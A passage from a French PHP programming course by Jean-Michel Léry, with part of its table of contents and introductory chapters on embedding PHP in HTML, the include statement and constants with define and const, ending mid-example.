10.2.2	<i>Caractéristiques des tableaux en PHP</i> .....	230
10.2.2.1	Tableaux dynamiques .....	230
10.2.2.2	Tableaux numérotés, associatifs et mixtes.....	230
10.2.2.3	La procédure d'affichage : <i>print_r</i> .....	230
10.2.3	<i>Les tableaux numérotés</i> .....	230
10.2.3.1	Principe .....	230
10.2.3.2	Déclaration .....	230
10.2.3.2.1	Tableau à une dimension .....	230
10.2.3.2.1.1	Numérotation implicite des indices .....	230
10.2.3.2.1.2	Numérotation explicite des indices .....	232
10.2.3.2.2	Tableau à deux dimensions .....	234
10.2.3.2.2.1	Numérotation implicite des indices .....	234
10.2.3.2.2.2	Numérotation explicite des indices .....	236

<b>10.2.4 Les tableaux associatifs.....</b>	<b>241</b>
10.2.4.1 Principe.....	241
10.2.4.2 Déclaration.....	241
10.2.4.2.1 Tableau à une dimension.....	241
10.2.4.2.2 Tableau à deux dimensions.....	244
<b>10.2.5 Les tableaux mixtes.....</b>	<b>245</b>
10.2.5.1 Principe.....	245
10.2.5.2 Déclaration.....	245
10.2.5.3 Exemple.....	245
<b>10.2.6 Les listes.....</b>	<b>248</b>
10.2.6.1 Principe.....	248
10.2.6.2 Exemples.....	249
10.2.6.2.1 Affectation de variables indépendantes .....	249
10.2.6.2.2 Affectation des éléments d'un tableau.....	250
10.2.6.2.3 Affectation de variables à partir d'un tableau à deux dimensions.....	250
<b>10.2.7 Le traitement des tableaux.....</b>	<b>251</b>
10.2.7.1 La saisie des éléments d'un tableau .....	251
10.2.7.1.1 Tableau à une dimension .....	251
10.2.7.1.1.1 Numéroté .....	251
10.2.7.1.1.2 Associatif .....	253
10.2.7.1.2 Tableau à deux dimensions.....	254
10.2.7.1.2.1 Numéroté .....	254
10.2.7.1.2.2 Associatif .....	256
10.2.7.2 La suppression d'éléments.....	258
10.2.7.2.1 Principe.....	258
10.2.7.2.2 Tableau à une dimension.....	258
10.2.7.2.2.1 Numérotés.....	258
10.2.7.2.2.2 Associatifs .....	261
10.2.7.2.3 Tableau à deux dimensions.....	262
10.2.7.2.3.1 Numérotés.....	262
10.2.7.2.3.2 Associatifs .....	263
10.2.7.3 Le parcours d'un tableau .....	265
10.2.7.3.1 La boucle <b>for</b> .....	265
10.2.7.3.1.1 Principe.....	265
10.2.7.3.1.2 Tableau à une dimension.....	265
10.2.7.3.1.3 Tableau à deux dimensions.....	267
10.2.7.3.2 La boucle <b>foreach</b> .....	269
10.2.7.3.2.1 Principe.....	269
10.2.7.3.2.2 Tableau à une dimension.....	269
10.2.7.3.2.3 Tableau à deux dimensions.....	270
10.2.7.3.3 La boucle <b>while ... current ...next</b> .....	272
10.2.7.3.3.1 Principe.....	272
10.2.7.3.3.2 Tableau à une dimension.....	272
10.2.7.3.3.3 Tableau à deux dimensions.....	273
10.2.7.3.4 Exemple de saisie et d'affichage sur le Web .....	275
10.2.7.3.4.1 Principe.....	275
10.2.7.3.4.2 Architecture du programme .....	275
10.2.7.3.4.2.1 Problématique .....	275
10.2.7.3.4.2.2 Le formulaire.....	279
10.2.7.3.4.2.3 Le tableau des personnes, une variable de session .....	279
10.2.7.3.4.2.4 La variable de session <b>Afficher_Messages_Champs</b> .....	280
10.2.7.3.4.3 Le programme complet .....	281
10.2.7.3.4.4 La feuille de style.....	285
10.2.7.4 La recherche dans un tableau .....	287
10.2.7.4.1 Boucle de recherche.....	287
10.2.7.4.1.1 Tableau à une dimension.....	287
10.2.7.4.1.2 Tableau à deux dimensions.....	289
10.2.7.4.2 Recherche de la clef : <b>array_key_exists()</b> .....	291
10.2.7.4.2.1 Principe.....	291
10.2.7.4.2.2 Tableau à une dimension.....	292
10.2.7.4.2.3 Tableau à deux dimensions.....	293
10.2.7.4.3 Recherche des clefs : <b>array_keys()</b> .....	295
10.2.7.4.3.1 Principe.....	295

10.2.7.4.3.2	Tableau à une dimension.....	295
10.2.7.4.3.3	Tableau à deux dimensions.....	297
10.2.7.4.4	Recherche d'une valeur : <code>in_array()</code> .....	298
10.2.7.4.4.1	Principe.....	298
10.2.7.4.4.2	Tableau à une dimension.....	298
10.2.7.4.4.3	Tableau à deux dimensions.....	300
10.2.7.4.5	Recherche des valeurs : <code>array_values()</code> .....	301
10.2.7.4.5.1	Principe.....	301
10.2.7.4.5.2	Tableau à une dimension.....	301
10.2.7.4.5.3	Tableau à deux dimensions.....	302
10.2.7.4.6	Recherche de la clef à partir de la valeur : <code>array_search()</code> .....	304
10.2.7.4.6.1	Principe.....	304
10.2.7.4.6.2	Tableau à une dimension.....	304
10.2.7.4.6.3	Tableau à deux dimensions.....	305
10.2.7.5	Conversion de chaîne en tableau .....	307
10.2.7.5.1	La fonction <code>explode</code> .....	307
10.2.7.5.2	Les fonctions <code>preg_XXX()</code> .....	307
10.2.7.6	Gestion d'un tableau comme une pile ou file.....	308
10.2.7.7	Accès par référence aux cellules d'un tableau avec <code>foreach</code> .....	308
10.2.8	<i>Les opérateurs sur les tableaux</i> .....	311
10.2.9	<i>Les fonctions sur les tableaux</i> .....	312
10.2.10	<i>Exercice</i> .....	316
10.3	LES FICHIERS .....	318
10.3.1	<i>Définition</i> .....	318
10.3.2	<i>Les droits d'accès</i> .....	318
10.3.3	<i>Le type de fichier</i> .....	318
10.3.3.1	Fichier texte .....	318
10.3.3.2	Fichier binaire.....	319
10.3.4	<i>Les fichiers particuliers</i> .....	319
10.3.5	<i>Traitemet des fichiers textes</i> .....	320
10.3.5.1	L'ouverture <code>fopen</code> .....	320
10.3.5.1.1	Généralités.....	320
10.3.5.1.2	Le nom du fichier.....	320
10.3.5.1.3	Le mode d'ouverture.....	320
10.3.5.2	La fermeture <code>fclose</code> .....	322
10.3.5.3	La lecture du fichier .....	322
10.3.5.3.1	La fonction <code>fscanf</code> .....	322
10.3.5.3.2	Les fonctions <code>fgetc()</code> et <code>fgets()</code> .....	323
10.3.5.3.3	La fonction <code>fread</code> .....	323
10.3.5.4	L'écriture du fichier .....	324
10.3.5.4.1	La fonction <code>fprintf</code> .....	324
10.3.5.4.2	La fonction <code>fputs()</code> .....	324
10.3.5.4.3	La fonction <code>fwrite</code> .....	325
10.3.5.5	Exemples.....	325
10.3.5.5.1	Lecture dans un fichier .....	325
10.3.5.5.1.1	Avec <code>fscanf()</code> .....	325
10.3.5.5.1.2	Avec <code>fread()</code> .....	327
10.3.5.5.2	Ecriture dans un fichier .....	328
10.3.5.5.2.1	Avec <code>fprintf()</code> .....	328
10.3.5.5.2.2	Avec <code>fwrite()</code> .....	329
10.3.5.5.3	Exemple de saisie et de sauvegarde via le Web .....	330
10.3.5.5.3.1	Principe.....	330
10.3.5.5.3.2	Architecture du programme .....	330
10.3.5.5.3.2.1	Problématique .....	330
10.3.5.5.3.2.2	Le formulaire de saisie d'une personne .....	334
10.3.5.5.3.2.3	Le tableau des personnes, une variable de session .....	335
10.3.5.5.3.2.4	La variable de session <code>Afficher_Messages_Champs</code> .....	336
10.3.5.5.3.2.5	Le formulaire de saisie du nom du fichier de sauvegarde.....	337
10.3.5.5.3.2.6	La sauvegarde dans le fichier .....	338
10.3.5.5.3.2.7	Gestion de l'erreur d'ouverture du fichier en écriture.....	339
10.3.5.5.3.3	Le programme complet .....	340

# Cours PHP de Jean-Michel Léry

10.3.5.5.3.4	La feuille de style.....	346
10.3.5.5.4	Exemple de lecture d'un fichier via le Web.....	348
10.3.5.5.4.1	Principe.....	348
10.3.5.5.4.2	Architecture du programme .....	348
10.3.5.5.4.2.1	Problématique .....	348
10.3.5.5.4.2.2	Le formulaire de saisie du nom du fichier.....	350
10.3.5.5.4.2.3	Le chargement du fichier .....	351
10.3.5.5.4.2.4	Gestion de l'erreur d'ouverture du fichier en lecture.....	351
10.3.5.5.4.3	Le programme complet .....	353
10.3.5.5.4.4	La feuille de style.....	356
10.3.6	<i>Traitement des fichiers binaires</i> .....	357
10.3.6.1	L'ouverture <i>fopen</i> .....	357
10.3.6.1.1	Généralités.....	357
10.3.6.1.2	Le mode d'ouverture .....	357
10.3.6.2	La fermeture <i>fclose</i> .....	357
10.3.6.3	La lecture du fichier <i>fread</i> .....	357
10.3.6.4	L'écriture du fichier <i>fwrite</i> .....	358
10.3.6.5	Compactage dans une chaîne binaire <i>pack</i> .....	358
10.3.6.6	Décompactage à partir d'une chaîne binaire <i>unpack</i> .....	359
10.3.6.7	Exemples.....	361
10.3.6.7.1	Ecriture avec <i>pack()</i> et <i>fwrite()</i> .....	361
10.3.6.7.1.1	Ecriture d'une suite d'entiers.....	361
10.3.6.7.1.2	Ecriture d'un entier, d'un réel, d'un caractère et d'une chaîne de caractères .....	361
10.3.6.7.1.3	Ecriture d'une liste de personnes.....	362
10.3.6.7.2	Lecture avec <i>fread()</i> et <i>unpack()</i> .....	364
10.3.6.7.2.1	Lecture d'une suite d'entiers .....	364
10.3.6.7.2.2	Lecture d'un entier, d'un réel, d'un caractère et d'une chaîne de caractères .....	364
10.3.6.7.2.3	Lecture d'une liste de personnes.....	365
10.3.7	<i>Fonctions sur les fichiers</i> .....	368
10.3.8	<i>Exercice</i> .....	371
<b>11</b>	<b>LES PROCEDURES ET FONCTIONS</b> .....	<b>373</b>
11.1	<i>PRINCIPE</i> .....	373
11.1.1	<i>Notion de sous-programme</i> .....	373
11.1.2	<i>Rôle et type de sous-programme</i> .....	373
11.1.3	<i>La bibliothèque PHP</i> .....	373
11.1.3.1	La documentation en ligne.....	374
11.1.3.2	Les fonctions présentées dans ce document.....	374
11.2	<i>ÉCRITURE D'UNE FONCTION</i> .....	375
11.2.1	<i>Déclaration</i> .....	375
11.2.2	<i>Visibilité</i> .....	377
11.2.3	<i>Exemples</i> .....	377
11.3	<i>PASSAGE DE PARAMETRES</i> .....	379
11.3.1	<i>Par valeur</i> .....	379
11.3.2	<i>Par adresse ou référence</i> .....	380
11.3.3	<i>Valeur par défaut</i> .....	382
11.3.4	<i>Liste variable de paramètres</i> .....	384
11.3.4.1	La syntaxe « ... » .....	384
11.3.4.2	Les fonctions <i>func_num_args()</i> , <i>func_get_arg()</i> et <i>func_get_args()</i> .....	385
11.4	<i>LES VALEURS DE RETOUR D'UNE FONCTION</i> .....	387
11.5	<i>VARIABLES LOCALES, GLOBALES</i> .....	387
11.5.1	<i>Principe</i> .....	387
11.5.2	<i>Variables locales</i> .....	387
11.5.3	<i>Variables locales statiques</i> .....	388
11.5.4	<i>Variables globales</i> .....	389
11.6	<i>FONCTION VARIABLE</i> .....	390

*Cours PHP de Jean-Michel Léry*

11.7 LA RECURSIVITE .....	391
11.7.1 <i>Principe</i> .....	391
11.7.2 <i>Syntaxe</i> .....	393
11.8 EXERCICES.....	393

## 3 Présentation du langage PHP

### 3.1 Préambule

Ce chapitre porte avant tout sur les syntaxes du langage PHP, indépendamment du contexte d'utilisation HTML et MySQL, même si parfois on parlera du contexte HTML dans lequel PHP s'inscrit.

### 3.2 Le contexte HTML

Pour bien comprendre comment et où insérer du code PHP dans des lignes HTML, rappelons comment est structurée une page HTML.

Voici l'exemple du fichier **mapage.html**

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Ma Page HTML</title>
  </head>

  <body> <!-- Corps de la page HTML -->
    <h1> Ma premi&eacute;re page HTML</h1>
    <p>
      Bienvenue sur ma page<br>
      Madame, Monsieur ....
    </p>
  </body>
</html>
```

Nous retrouvons les balises classiques de la page HTML et quelques exemples de balises de mise en forme :

- **<html> </html>** : encadre le texte HTML ;
- **<head> </head>** : encadre l'entête de la page HTML. On y retrouve le titre qui apparaît dans l'onglet du navigateur, les paramètres de la page comme l'encodage des caractères accentués, ou les éventuelles feuilles de style ;
- **<body> </body>** : encadre le corps de la page HTML qui est affiché sur la page du navigateur ;
- **<h1> </h1>**, **<p> </p>** : qui sont des balises de mise en forme ;
- **&eacute;** : qui représente le codage HTML du caractère « é » ;
- **<!-- -->** : définit du texte en commentaires.

L'insertion de code PHP se fera souvent dans la partie « body » de la page HTML.

Dans notre exemple cela pourrait être à la suite de « Madame, Monsieur, » pour afficher dynamiquement le nom de la personne connectée, soit parce qu'elle est conservée dans une variable, soit via une requête à une base de données.

Mais en réalité cette insertion peut se faire **N'IMPORTE OÙ** dans le code HTML, comme dans cet exemple, ou le titre de la page serait choisi dynamiquement :

```
<!DOCTYPE html>
<html>
    <head>
        <title>Ma Page <?php /* Code PHP */ ?></title>
        <meta charset="utf-8" />
    </head>
    <body> <!-- Corps de la page HTML -->
        ...
    </body>
</html>
```

Voici l'exemple du fichier **mapage2.php**, où l'affichage du nom est provoqué par l'exécution de l'instruction PHP « **echo** » :

```
<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Ma Page HTML</title>
    </head>
    <body> <!-- Corps de la page HTML -->
        <h1> Ma premi&eacute;re page HTML</h1>
        <p>
            Bienvenue sur ma page<br>
            Madame, Monsieur, <?php echo 'Dupont';?>
        </p>
    </body>
</html>
```

Voici l'affichage dans le navigateur :




### 3.3 Extension du fichier .html ou .php

Si le fichier contient que du code **HTML** uniquement, l'extension doit être « **.html** ». Mais elle peut également « **.php** », même si cela n'a aucune incidence.

Si le fichier contient du code **PHP** (en plus d'éventuels codes HTML), son extension doit être OBLIGATOIREMENT être « **.php** ».

Dans le cas contraire, le code PHP ne serait pas interprété et apparaîtrait en erreur dans le code source de la page (affichage par le navigateur)

Voici l'exemple de l'affichage dans le navigateur du précédent fichier, dont l'extension serait par erreur « **.html** » : **mapage2.html**



## 4 Structure d'un programme PHP et éléments du langage

### 4.1 Les balises < ?php et ?>


Un programme PHP commence par la balise < ?php et se termine par la balise ?>. Voici l'exemple du programme **hello.php**.

```
<?php  
echo "Hello";  
?>
```

L'exécution de ce programme en mode Shell donne :

```
$ php hello.php  
Hello
```

Voici l'affichage sur le client Web (Firefox) :



#### Remarque :

Dans cette version du programme **hello.php**, aucun saut de ligne n'est affiché par la commande **echo**. En effet, selon le contexte, il faudrait afficher un « \n » pour une interprétation en Shell par la commande `php`, ou la balise « `<br>` » pour une interprétation via un navigateur. Le programme devra être différent selon le contexte d'utilisation.

### 4.2 Intégration dans un code HTML


#### 4.2.1 Les balises <html> et </html>

Un programme PHP a vocation à être intégré dans des pages HTML. Il est donc généralement entouré de balise HTML comme <html> et </html> comme cela est présenté dans la section 3.2.


Voici le programme **hello2.php**, reprenant le programme précédent :

```
<html>
<?php
echo "Hello <br>";
echo "World <br>";
?>
</html>
```

Voici l'affichage sur le client Web (Firefox) :



On peut voir le code source de la page par un clic-droit sur la page et « Code source de la page ».



L'exécution de ce programme en mode Shell donne :

```
$ php hello2.php
<html>
Hello <br>World <br></html>
```

L'affichage fait apparaître les balises <br> qui n'ont aucun sens particulier en Shell contrairement au navigateur qui interprète les balises HTML et effectue un saut de ligne.

#### 4.2.2 Mélange de codes HTML et de code PHP

D'une manière générale, le code PHP peut se trouver n'importe où dans le code HTML, dès qu'il est bien délimité par les balises `<?php` et `?>`.

Il faut cependant faire attention à ne pas en abuser, car sinon le code devient peu lisible.

Enfin, dans le cadre de développements plus complexes, il devient indispensable d'organiser son code afin de **séparer la partie HTML de la partie PHP**.

L'architecture **MVC = Modèle-Vue-Contrôleur**, modélise la conception des programmes, en séparant :

- La partie **Affichage** contenant principalement du code HTML = **la Vue** ;
- La partie **Gestion des données**, contenant du code PHP accédant aux bases de données = **le Modèle** ;
- La partie **Organisation** entre les pages implémentant la logique d'enchaînement des pages, contenant du code PHP = **le Contrôleur**.

Cette organisation n'est pas indispensable, et même trop lourde, dans le cadre d'un petit développement.

Cependant, il est important, pour pouvoir évoluer par la suite vers cette architecture, de **penser dès le début à concevoir le programme en séparant le plus possible le code HTML du code PHP**.

### 4.3 L'instruction include

L'instruction **include** permet d'inclure le texte contenu dans un autre fichier à l'endroit indiqué.

Cela permet par exemple d'implémenter le modèle MVC présenté dans la section précédente.

Mais d'une manière plus pragmatique, cela évite de devoir modifier plusieurs pages HTML ou PHP quand le code à modifier est par exemple celui de l'entête « header » ou du pied de page « footer » qui apparaît sur toutes les pages du site

Prenons l'exemple du fichier précédent **site\_sans\_include.php**.

Les zones encadrées représentent les lignes qui se retrouveront sur toutes les pages du site :


```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        <title>Site Assistance</title>
    </head>

    <body>
        <header>
            <!-- Les autres sites -->
            <nav id="autres_sites">
                <div class="element_autres_sites">
                    <h3>Sites de recherche</h3>
                    <ul>
                        <li><a href="http://www.yahoo.fr">Rechercher sur Yahoo</a></li>
                        <li><a href="http://www.google.fr">Rechercher sur Google</a></li>
                    </ul>
                </div>
            </nav>
        </header>
        <!-- Le contenu -->
        <div id="contenu">
            <h1>Assistance</h1>

            <p>
                Vous &ecirc;tes sur le site d'assistance !<br>
                .....
            </p>
        </div>

        <!-- Le pied de page -->
        <footer id="pied_de_page">
            <p>-----</p>
            <p>Contact : assistance@assit.fr</p>
        </footer>
    </body>
</html>
```

Voici l'interprétation de ce code dans le navigateur :



Pour faciliter la maintenance de ces parties, il est préférable de modifier le programme précédent pour extraire le texte de l'entête et du pied de page. Voici le fichier ainsi modifié, **site\_avec\_include.php** :

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        <title>Site Assistance</title>
    </head>

    <body>
        <?php include("site_include_header.php"); ?>
        <!-- Le contenu -->
        <div id="contenu">
            <h1>Assistance</h1>

            <p>
                Vous &ecirc;tes sur le site d'assistance !<br>
                ....<br>
            </p>
        </div>
        <?php include("site_include_footer.php"); ?>
    </body>
</html>
```


Les lignes d'entête sont déplacées dans le fichier **site\_include\_header.php** :

```
<header>
    <!-- Les autres sites -->
    <nav id="autres_sites">
        <div class="element_autres_sites">
            <h3>Sites de recherche</h3>
            <ul>
                <li><a href="http://www.yahoo.fr">Rechercher sur Yahoo</a></li>
                <li><a href="http://www.google.fr">Rechercher sur Google</a></li>
            </ul>
        </div>
    </nav>
</header>
```

Les lignes de pied de page sont déplacées dans le fichier **site\_include\_footer.php** :

```
<!-- Le pied de page -->
<footer id="pied_de_page">
    <p>-----</p>
    <p>Contact : assistance@assit.fr</p>
</footer>
```

Le schéma suivant montre comment seront interprétées les instructions **include**:



## 4.4 Les constantes

### 4.4.1 Principe et convention de nommage

Une constante est une valeur fixe (entière, réelle, chaîne de caractères, ...), non modifiable (contrairement aux variables).

Il est tout à fait possible d'affecter un **nom** (identifiant) à une constante, ce qui permet de la rendre plus lisible dans le programme. Le nom est sensible à la casse (majuscule/minuscules).

*Le **nom** (identifiant) valide pour une constante commence par un caractère puis est suivi par un nombre quelconque de :*

- De lettres (A-Z, a-z)
- De chiffres (0-9)
- Du caractère souligné (\_).

Voici des exemples de nom de constante valides et non valides :

<b>MESSAGE</b>	Valide
<b>2Message</b>	Non valide
<b>Message_2</b>	Valide

**Par convention le nom des constantes est toujours en majuscules.** Cela permet de différencier facilement les constantes et les variables !

Cas particulier :

Le nom d'une constante peut aussi commencer par le caractère souligné comme : **\_MESSAGE**.

**Cela doit être évité** car le langage PHP utilise souvent cette notation pour des constantes du langage.

Votre constante pourrait rentrer en conflit avec une telle constante du langage sans que vous le sachiez !

### 4.4.2 Portée de la déclaration d'une constante

Une **constante est accessible de manière globale**. On peut la définir n'importe où dans le programme, et y accéder depuis n'importe quelle fonction.


Par usage, on préfère déclarer les constantes en début de programme afin de les « retrouver » facilement.

### 4.4.3 L'instruction **define**

La définition de constantes utilise l'instruction **define**. Le programme **constante.php** déclare la constante **MESSAGE**, puis affiche cette constante :

```
<?php
    define("MESSAGE", "Bienvenue sur ce site !");
    echo MESSAGE;
?>
```

Voici l'interprétation de ce programme :



**Attention :** une constante n'est pas une variable, lors de son utilisation on ne met pas de « \$ » devant son nom !

#### 4.4.4 Le préfixe **const** pour la programmation objet

La syntaxe précédente ne s'applique pas en programmation objet, dans le cas de déclaration de constantes à l'intérieur d'une classe.

Le programme suivant **constante2.php** montre cette différence :

- Les constantes **VALEUR\_MIN** et **VALEUR\_MAX**, sont déclarées par l'instruction **define**, en dehors d'une classe ;
- Les constantes **PARAM\_VALEUR\_MAX** et **PARAM\_VALEUR\_MAX** sont déclarées par le préfixe **const** dans la classe **Parametres** :

```
<?php
// -- Déclaration de deux constantes en dehors d'une classe --
define('VALEUR_MIN', '0.0');
define('VALEUR_MAX', '1.0');

// -- Classes Parametres --
class Parametres
{
    // -- Déclaration de deux constantes DANS classe --
    const PARAM_VALEUR_MIN = 0.0;
    const PARAM_VALEUR_MAX = 1.0;
    public static function RetourValMin()
    {
        return self::PARAM_VALEUR_MIN;
    }
    public static function RetourValMax()
    {
        return self::PARAM_VALEUR_MAX;
    }
}
// --- Affichage ---
echo "VALEUR_MIN : ".VALEUR_MIN."<br>";
echo "VALEUR_MAX : ".VALEUR_MAX."<br>";

$Mes_Parametres = new Parametres();
echo "PARAM_VALEUR_MIN : ".$Mes_Parametres->RetourValMin()."<br>";
echo "PARAM_VALEUR_MAX : ".$Mes_Parametres->RetourValMax()."<br>";
?>
```

Voici l'interprétation de ce programme :

```
VALEUR_MIN : 0.0
VALEUR_MAX : 1.0
